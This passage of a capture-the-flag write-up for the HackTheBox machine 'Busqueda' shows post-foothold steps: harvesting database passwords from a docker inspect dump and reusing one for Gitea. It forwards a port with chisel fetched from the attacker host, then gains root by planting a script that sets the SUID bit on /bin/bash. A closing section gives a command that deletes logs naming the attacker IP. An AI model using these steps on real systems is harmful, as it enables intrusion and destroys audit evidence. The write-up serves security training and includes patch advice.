e,"AttachStderr":false,"ExposedPorts":{"3306/tcp":{},"33060/tcp":{}},"Tty":false,"Open
Stdin":false,"StdinOnce":false,"Env":["MYSQL_ROOT_PASSWORD=j[HIDDEN]F","MYSQL_USER=git
ea","MYSQL_PASSWORD=y[HIDDEN]h","MYSQL_DATABASE=gitea","PATH=/usr/local/sbin:/usr/loca
l/bin:/usr/sbin:/usr/bin:/sbin:/bin","GOSU_VERSION=1.14","MYSQL_MAJOR=8.0","MYSQL_VERS
ION=8.0.31-1.el8","MYSQL_SHELL_VERSION=8.0.31-1.el8"],"Cmd":["mysqld"],"Image":"mysql:
8","Volumes":{"/var/lib/mysql":{}},"WorkingDir":"","Entrypoint":["docker-entrypoint.s
h"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"1b3f25a702c351e42b82c18
67f5761829ada67262ed4ab55276e50538c54792b","com.docker.compose.container-numbe
r":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.
docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.
working_dir":"/root/scripts/docker","com.docker.compose.service":"db","com.docker.comp
ose.version":"1.29.2"}},"NetworkSettings":{"Bridge":"","SandboxID":"98405ecf5683d3e33f
30385ec0fae1af396c26933f18437db2a0d92dfa5223b0","HairpinMode":false,"LinkLocalIPv6Addr
ess":"","LinkLocalIPv6PrefixLen":0,"Ports":{"3306/tcp":[{"HostIp":"127.0.0.1","HostPor
t":"3306"}],"33060/tcp":null},"SandboxKey":"/var/run/docker/netns/98405ecf5683","Secon
daryIPAddresses":null,"SecondaryIPv6Addresses":null,"EndpointID":"","Gateway":"","Glob
alIPv6Address":"","GlobalIPv6PrefixLen":0,"IPAddress":"","IPPrefixLen":0,"IPv6Gatewa
y":"","MacAddress":"","Networks":{"docker_gitea":{"IPAMConfig":null,"Links":null,"Alia
ses":["f84a6b33fb5a","db"],"NetworkID":"cbf2c5ce8e95a3b760af27c64eb2b7cdaa71a45b2e35e6
e03e2091fc14160227","EndpointID":"79150f24bdc46c593085cd837bc609e91d375358e71a77fc77b3
c1926744f31c","Gateway":"172.19.0.1","IPAddress":"172.19.0.3","IPPrefixLen":16,"IPv6Ga
teway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:13:00:
03","DriverOpts":null}}}}
```

There are multiple environment variable on this container, two of them are particularly interesting :

```
MYSQL_ROOT_PASSWORD=j[HIDDEN]F
MYSQL_PASSWORD=y[HIDDEN]h
```

We can try to use the password from **MYSQL_ROOT_PASSWORD** to connect to **MySQL** as **root** :

```
(remote) svc@busqueda:/var/www/app/.git$ mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 66
Server version: 8.0.31 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now, we have access to **MySQL**. Let's list **databases** :

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| gitea              |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

There is a **gitea** database. We also found a container for **gitea** when we used **docker-ps** earlier. There is no other interesting informations in the database since we cannot crack any password hashes. Let’s use **netstat -tulpn** to see on what port **Gitea** is accessible :

```
(remote) svc@busqueda:/var/www/app/.git$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Pr
ogram name
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      1543/p
ython3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:43765         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:222           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

Let’s try to use **curl** on port **3000** to see what response we have :

```
(remote) svc@busqueda:/var/www/app/.git$ curl localhost:3000 | head
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYP
E html>
<html lang="en-US" class="theme-auto">
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Gitea: Git with a cup of tea</title>
        <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IE
dpdCB3aXRo5hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2
dpdGVhLnNlYXJjaGVyLmaHR0cDovL2dpdGVhLnNlYXJjaGVyLmh0Yi9hc3NldHMvaW1nL2xvZ28ucG5nIiwidH
lwZSI6ImltYWdlL3BuZyIsInNpemVzR0cDovL2dpdGVhLnNlYXJjaGVyLmh0Yi9hc3NldHMvaW1nL2xvZ28uc3
ZnIiwidHlwZSI6ImltYWdlL3N2Zyt4bWwiLCJzaX
        <meta name="theme-color" content="#6cc644">
        <meta name="default-theme" content="auto">
        <meta name="author" content="Gitea - Git with a cup of tea">
100 13237    0 13237    0     0  1167k      0 --:--:-- --:--:-- --:--:-- 1292k
curl: (23) Failed writing body
```

So **Gitea** is on port **3000**, but it is only accessible locally. We can use **chisel** to port forward port **3000** to our attacking host. First, let’s set up a **chisel** server :


```
┌──(kali㉿kali)-[~/…/HTB/CTF/Easy/Busqueda]
└─$ chisel server -p 9999 --reverse
```

```
2023/05/26 13:14:40 server: Reverse tunnelling enabled
2023/05/26 13:14:40 server: Fingerprint OrJCa8LzIgyUeffAFVKczpc12EeCbzRsqjlmtSixtAQ=
2023/05/26 13:14:40 server: Listening on http://0.0.0.0:9999
```

Now, after uploading a **chisel** binary on the target, we can run a **chisel** client to forward port **3000** :

```
(remote) svc@busqueda:/home/svc$ wget 10.10.16.25/chisel
--2023-05-26 17:16:00--  http://10.10.16.25/chisel
Connecting to 10.10.16.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8384512 (8.0M) [application/octet-stream]
Saving to: ‘chisel’

chisel                          100%[==================================================
====>]   8.00M  7.26MB/s    in 1.1s

2023-05-26 17:16:01 (7.26 MB/s) - ‘chisel’ saved [8384512/8384512]

(remote) svc@busqueda:/home/svc$ chmod +x chisel
(remote) svc@busqueda:/home/svc$ ./chisel client 10.10.16.25:9999 R:3000:localhost:300
0
```

Now, on our attacking host, we can open our web browser and go to **http://localhost:3000/** :


Your ROOT_URL in app.ini is http://gitea.searcher.htb/ but you are visiting http://localhost:3000/
You should set ROOT_URL correctly, otherwise the web may not work correctly.

Gitea: Git with a cup of tea

A painless, self-hosted Git service


Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.

Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Then, we can try to login as **administrator** on **Gitea** using the password we found earlier in the environment variables of the docker container. The password from **MYSQL_ROOT_PASSWORD** variable will not work, but when we try the one from **MYSQL_PASSWORD** :



5 contributions in the last 12 months

administrator created repository administrator/scripts
5 months ago

administrator created branch main in administrator/scripts
5 months ago

administrator pushed to main at administrator/scripts
b9a29dc5cc Initial commit
5 months ago


administrator created branch main in cody/Searcher_site
5 months ago

administrator pushed to main at cody/Searcher_site
5ede9ed9f2 Initial commit
5 months ago

Repositories 1

administrator/scripts 0

We successfully logged in and we are redirected to our list of projects. Let's see what's on the **scripts** repository :



No Description

1 Commit | 1 Branch | 0 Tags | 103 KiB

http://gitea.searcher.htb/administrator/scripts.git

administrator b9a29dc5cc Initial commit 5 months ago

check-ports.py	Initial commit	5 months ago
full-checkup.sh	Initial commit	5 months ago
install-flask.sh	Initial commit	5 months ago
system-checkup.py	Initial commit	5 months ago

Let's take a look at **system-checkup.py** :

```
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()

    return output


def process_action(action):
    if action == 'docker-inspect':
        try:
            _format = sys.argv[2]
            if len(_format) == 0:
                print(f"Format can't be empty")
                exit(1)
            container = sys.argv[3]
            arg_list = ['docker', 'inspect', '--format', _format, container]
            print(run_command(arg_list))

        except IndexError:
            print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
            exit(1)

        except Exception as e:
            print('Something went wrong')
            exit(1)

    elif action == 'docker-ps':
        try:
            arg_list = ['docker', 'ps']
            print(run_command(arg_list))

        except:
            print('Something went wrong')
            exit(1)

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)


if __name__ == '__main__':

    try:
        action = sys.argv[1]
        if action in actions:
            process_action(action)
        else:
            raise IndexError

    except IndexError:
        print(f'Usage: {sys.argv[0]} <action> (arg1) (arg2)')
        print('')
        print('     docker-ps     : List running docker containers')
        print('     docker-inspect : Inpect a certain docker container')
        print('     full-checkup  : Run a full system checkup')
        print('')
        exit(1)
```

It’s the file we are able to run as **root** with our sudo rights. If you look at the end of the **process_action** function, you can notice something wrong :

```
elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)
```

The problem here is that the script will run **full-checkup.sh** from where the script is run. For example, if we run the script while our current wordking directory is **/tmp**, it will try to run **/tmp/full-checkup.sh**. We can craft a malicious script named **full-checkup.sh** that sets the **SUID** bit on **/bin/bash** :

```
(remote) svc@busqueda:/home/svc$ nano full-checkup.sh
(remote) svc@busqueda:/home/svc$ cat full-checkup.sh
#!/bin/bash

chmod +s /bin/bash
echo "It works !"
```

Now, let’s run **sudo python3 /opt/scripts/system-checkup.py full-checkup** :

```
(remote) svc@busqueda:/home/svc$ chmod +x full-checkup.sh
(remote) svc@busqueda:/home/svc$ sudo python3 /opt/scripts/system-checkup.py full-chec
kup
It works !

[+] Done!
```

Our script has been executed successfully. Now let’s take a look at **/bin/bash** permissions :

```
(remote) svc@busqueda:/home/svc$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Jan  6  2022 /bin/bash
```

It has the **SUID** bit enabled now. Finally, we can run **bash -p** to get a shell as **root** :

```
(remote) svc@busqueda:/home/svc$ bash -p
(remote) root@busqueda:/home/svc# whoami
root
(remote) root@busqueda:/home/svc# id
uid=1000(svc) gid=1000(svc) euid=0(root) egid=0(root) groups=0(root)
```

Clearing tracks

- Remove SUID on **/bin/bash**
- Remove **/home/svc/full-checkup.sh**
- Remove logs that contains our IP address by running **grep -iRl "[ATTACKER_IP]" | xargs rm -f** in **/var/log**
- Kill chisel client process
- Remove **/home/svc/chisel**

Vulnerabilities summary

RCE in Searchor 2.4.0

Pentester evaluation

- Score : **10.0 CRITICAL**
- Impact : Allows an attacker to execute arbitrary code as **svc** to gain a foothold on the system.

Patch proposition

Update **Searchor**, this vulnerability is patched since version **2.4.2**.

Use of relative path in system-checkup.py

Pentester evaluation

- Score : **8.2 HIGH**
- Impact : Allows an attacker to execute an arbitrary shell script named **full-checkup.sh** in his current working directory. This can lead to full system compromise.

Patch proposition

Use absolute path instead of relative path.

Tools used

- **Nmap** ← enumerate open ports and services
- **Burp Suite** ← intercept web requests and inject payloads
- **curl** ← send a simple GET request to enumerate local web services
- **chisel** ← port forward local services to the attacking host
- **pwncat-cs** ← listen for reverse shell connection

Sources

- Pull request for the RCE in **Searchor** : https://github.com/ArjunSharda/Searchor/pull/130